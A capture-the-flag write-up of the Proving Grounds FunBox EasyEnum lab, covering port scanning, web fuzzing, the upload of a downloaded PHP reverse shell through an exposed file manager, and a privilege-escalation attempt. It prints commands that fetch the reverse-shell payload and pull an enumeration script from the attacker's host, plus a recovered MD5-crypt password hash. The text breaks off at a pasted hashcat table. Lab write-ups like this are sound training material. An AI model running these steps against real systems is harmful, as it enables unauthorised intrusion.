

FUNBOX EASY ENUM

Welcome to my writeup where I am gonna be pwning the **FunBox EasyEnum** machine from **proving grounds**. This challenge has only 2 flags. Let's get started!

GETTING STARTED


To access the lab, visit [proving grounds](#) and download the vpn configuration file. Connect to the vpn using `openvpn <file.ovpn>` and start the machine to get an IP.

Note

This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). This is just my take on pwning the machine and you are welcome to choose a different path.

FOOTPRINTING

I performed an **nmap** aggressive scan to find open ports and the services running on them.



```
root@kali: ~/offsec/funbox/easyenum
File Actions Edit View Help

(root@kali)-[~/offsec/funbox/easyenum]
# nmap -A -p- 192.168.231.132 -oN easyenum.nmap --min-rate 10000 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-23 09:15 EDT
Nmap scan report for 192.168.231.132
Host is up (0.069s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 9c:52:32:5b:8b:f6:38:c7:7f:a1:b7:04:85:49:54:f3 (RSA)
|   256 d6:13:56:06:15:36:24:ad:65:5e:7a:a1:8c:e5:64:f4 (ECDSA)
|_  256 1b:a9:f3:5a:d0:51:83:18:3a:23:dd:c4:a9:be:59:f0 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

INITIAL ACCESS

The scan identified **http** service to be up and running so I accessed it through my browser. I landed on a default **apache** landing page.

Apache2 Ubuntu Default Page

ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.

Hence I fuzzed web directories and files using **ffuf**.

```
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root@kali: ~/offsec/funbox/easyenum x root@kali: ~/offsec/funbox/easyenum x root@kali: ~/offsec/funbox/easyenum x

root@kali: ~/offsec/funbox/easyenum
ffuf -u http://192.168.231.132/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt

v2.1.0-dev


:: Method      : GET
:: URL         : http://192.168.231.132/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 400
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

.htpasswd      [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 84ms]
.htaccess      [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 84ms]
javascript     [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 84ms]
phpmyadmin     [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 87ms]
robots.txt     [Status: 200, Size: 21, Words: 2, Lines: 2, Duration: 86ms]
server-status  [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 100ms]
:: Progress: [20476/20476] :: Job [1/1] :: 266 req/sec :: Duration: [0:01:13] :: Errors: 0 ::
```


I tried accessing the **robots.txt** file but found nothing interesting.

```
root@kali: ~/offsec/funbox/easyenum
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root@kali: ~/offsec/funbox/easyenum x root@kali: ~/offsec/funbox/easyenum x root@kali: ~/offsec/funbox/easyenum x
(root@kali) ~/offsec/funbox/easyenum
# curl http://192.168.231.132/robots.txt
Allow: Enum_this_Box
(root@kali) ~/offsec/funbox/easyenum
```


Another page identified while fuzzing was **phpmyadmin**, so I tried accessing it and used default credentials to try to log in.





Since the default credentials didn't work, I tried digging deeper by enumerating **file extensions** using **ffuf**. I tried common extensions like **.js**, **.php**, **.asp**, **.aspx** and found a file with **.php** extension.



I accessed it on the browser and found it to be a graphical user interface for the `/var/www/html` directory. It allowed various operations on the files present inside like, change permissions, delete, add, rename etc.



Here I found the first flag and read it using the available functions.



Next I downloaded the **php reverse shell** payload from **pentestmonkey** on my local system.

```
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root@kali: ~/offsec/funbox/easyenum x root@kali: ~/offsec/funbox/easyenum x root@kali: ~/offsec/funbox/easyenum x

(root@kali) ~/offsec/funbox/easyenum
# wget "https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/refs/heads/master/php-reverse-shell.php" -O revshell.php
--2024-10-23 10:19:36-- https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/refs/heads/master/php-reverse-shell.php
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5491 (5.4K) [text/plain]
Saving to: 'revshell.php'


revshell.php
100%[=====] 5.36K --.-KB/s in 0s

2024-10-23 10:19:36 (107 MB/s) - 'revshell.php' saved [5491/5491]


(root@kali) ~/offsec/funbox/easyenum
# ls
easyenum, nmap, ip, revshell.php

(root@kali) ~/offsec/funbox/easyenum
```



I modified the payload to add my listening address and port and uploaded it on the target.




I gave it read, write and execute permissions for owner, group and others.



Finally I triggered the payload by attempting to access it and got a reverse shell.



I spawned a **pty** shell using **python** and exported my terminal for better usability.



PRIVILEGE ESCALATION

I transferred the **linux smart enumeration** script from my system to the target to identify misconfigurations that could help me escalate my privilege.

```
root@kali: ~/offsec/funbox/easyenum
www-data@funbox7:/var/www$ wget http://192.168.45.246:8080/lse.sh
wget "http://192.168.45.246:8080/lse.sh"
--2024-10-23 14:28:10-- http://192.168.45.246:8080/lse.sh
Connecting to 192.168.45.246:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 55098 (54K) [text/x-sh]
lse.sh: Permission denied

Cannot write to 'lse.sh' (Permission denied).
www-data@funbox7:/var/www$ ls
ls
html local.txt
www-data@funbox7:/var/www$ cd html
cd html
www-data@funbox7:/var/www/html$ wget http://192.168.45.246:8080/lse.sh
wget "http://192.168.45.246:8080/lse.sh"
--2024-10-23 14:28:10-- http://192.168.45.246:8080/lse.sh
Connecting to 192.168.45.246:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 55098 (54K) [text/x-sh]
Saving to: 'lse.sh'

lse.sh      100%[=====>] 53.81K  317KB/s   in 0.2s

2024-10-23 14:28:21 (317 KB/s) - 'lse.sh' saved [55098/55098]

www-data@funbox7:/var/www/html$
```

I ran the file and found a hash for **oracle** user.

```
root@kali: ~/offsec/funbox/easyenum
www-data@funbox7:/var/www/html$ chmod +x lse.sh
chmod +x lse.sh
www-data@funbox7:/var/www/html$ ./lse.sh
./lse.sh

If you know the current user password, write it here to check sudo privileges:

LSE Version: 4.14nw

User: www-data
User ID: 33
Password: none
Home: /var/www
Path: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
umask: 0000

Hostname: funbox7
Linux: 4.15.0-117-generic
Distribution: Ubuntu 18.04.5 LTS
Architecture: x86_64

===== ( Current Output Verbosity Level: 0 ) =====
===== ( humanity ) =====
[!] nowar0 Should we question autocrats and their "military operations"?... yes!

=====
[NO]
[WAR]

===== ( users ) =====
[i] usr000 Current user groups..... yes!
[★] usr010 Is current user in an administrative group?..... nope
```



```
root@kali: ~/offsec/funbox/easyenum
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root@kali: ~/offsec/funbox/easyenum x root@kali: ~/offsec/funbox/easyenum x root@kali: ~/offsec x

[!] fst170 Can we write to critical directories?..... nope
[!] fst180 Can we write to directories from PATH defined in /etc?..... nope
[!] fst190 Can we read any backup?..... nope
[!] fst200 Are there possible credentials in any shell history file?..... nope
[!] fst210 Are there NFS exports with 'no_root_squash' option?..... nope
[*] fst220 Are there NFS exports with 'no_all_squash' option?..... nope
[i] fst500 Files owned by user 'www-data'..... skip
[i] fst510 SSH files anywhere..... skip
[i] fst520 Check hosts.equiv file and its contents..... skip
[i] fst530 List NFS server shares..... skip
[i] fst540 Dump fstab file..... skip

===== ( system ) =====
[i] sys000 Who is logged in..... skip
[i] sys010 Last logged in users..... skip
[!] sys020 Does the /etc/passwd have hashes?..... yes!

oracle:$1$|0aG0eN\ $Pgb9VNu29e9s6dMNJKH/R0:1004:1004:,,,:/home/oracle:/bin/bash

[!] sys022 Does the /etc/group have hashes?..... nope
[!] sys030 Can we read shadow files?..... nope
[*] sys040 Check for other superuser accounts..... nope
[*] sys050 Can root user log in via SSH?..... nope
[i] sys060 List available shells..... skip
[i] sys070 System umask in /etc/login.defs..... skip
[i] sys080 System password policies in /etc/login.defs..... skip

===== ( security ) =====
[*] sec000 Is SELinux present?..... nope
[*] sec010 List files with capabilities..... yes!
[!] sec020 Can we write to a binary with caps?..... nope
[!] sec030 Do we have all caps in any binary?..... nope
[*] sec040 Users with associated capabilities..... nope
[!] sec050 Does current user have capabilities?..... skip
[!] sec060 Can we read the auditd log?..... nope
```

I navigated to **hashcat** and tried finding the code for the hash I had found. It turned out to be **md5**.

192.168.231.132/revshell.php × example_hashes [hashcat] + Private browsing

https://hashcat.net/wiki/doku.php?id=example_hashes

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70	md5(utf16le(\$pass))	2305b15b1a40c74a7475b153a0d17201
100	SHA1	b89eaac7e61417341b710b727768294d0e6a277b
110	sha1(\$pass.\$salt)	2fc5a684737ce1bf7b3b239df432416e0dd07357:2014
120	sha1(\$salt.\$pass)	cac35ec206d868b7d7cb0b55f31d9425b075082b:5363620024
130	sha1(utf16le(\$pass).\$salt)	c57f6ac1b71f45a07dbd91a59fa47c23abcd87c2:631225
140	sha1(\$salt.utf16le(\$pass))	5db61e4cd8776c7969cfd62456da639a4c87683a:8763434884872
150	HMAC-SHA1 (key = \$pass)	c898896f3f70f61bc3fb19bef222aa860e5ea717:1234
160	HMAC-SHA1 (key = \$salt)	d89c92b4400b15c39e462a8caa939ab40c3aeaea:1234
170	sha1(utf16le(\$pass))	b9798556b741befdbddcbf640d1dd59d19b1e193
200	MySQL323	7196759210defdc0
300	MySQL4.1/MySQL5	fcf7c1b8749cf99d88e5f34271d636178fb5d130
400	phpass, WordPress (MD5), Joomla (MD5)	\$P\$984478476lagS59wHZvyQMArxfx58u.
400	phpass, phpBB3 (MD5)	\$H\$984478476lagS59wHZvyQMArxfx58u.
500	md5crypt, MD5 (Unix), Cisco-IOS (MD5) ²	\$1\$28772684\$EwNOgGugqO9.blz5sk8k/
501	Juniper IVE	3u+UR6n8AgABAAAAHxxdXKmiOmUoqKnZlf8ITOhlPYy93EakbPfs5+49YLFd/B1+omSKbW7DoqNM40/Ee\
600	BLAKE2b-512	\$BLAKE2\$296c269e70ac5f0095e6fb47693480f0f7b97ccd0307f5c3bfa4df8f5ca5c9308a0e7108e80a0a9c0e\
610	BLAKE2b-512(\$pass.\$salt)	\$BLAKE2\$41fcd44c789c735c08b43a871b81c8f617ca43918d38aee6cf8291c58a0b00a03115857425e5ff6f0.
620	BLAKE2b-512(\$salt.\$pass)	\$BLAKE2\$f0325fdcf3f82a014935442f7adbc069d4636d67276a85b09f8de368f122cf5195a0b780d7fee709fbf
900	MD4	afe04867ec7a3845145579a95f72eca7
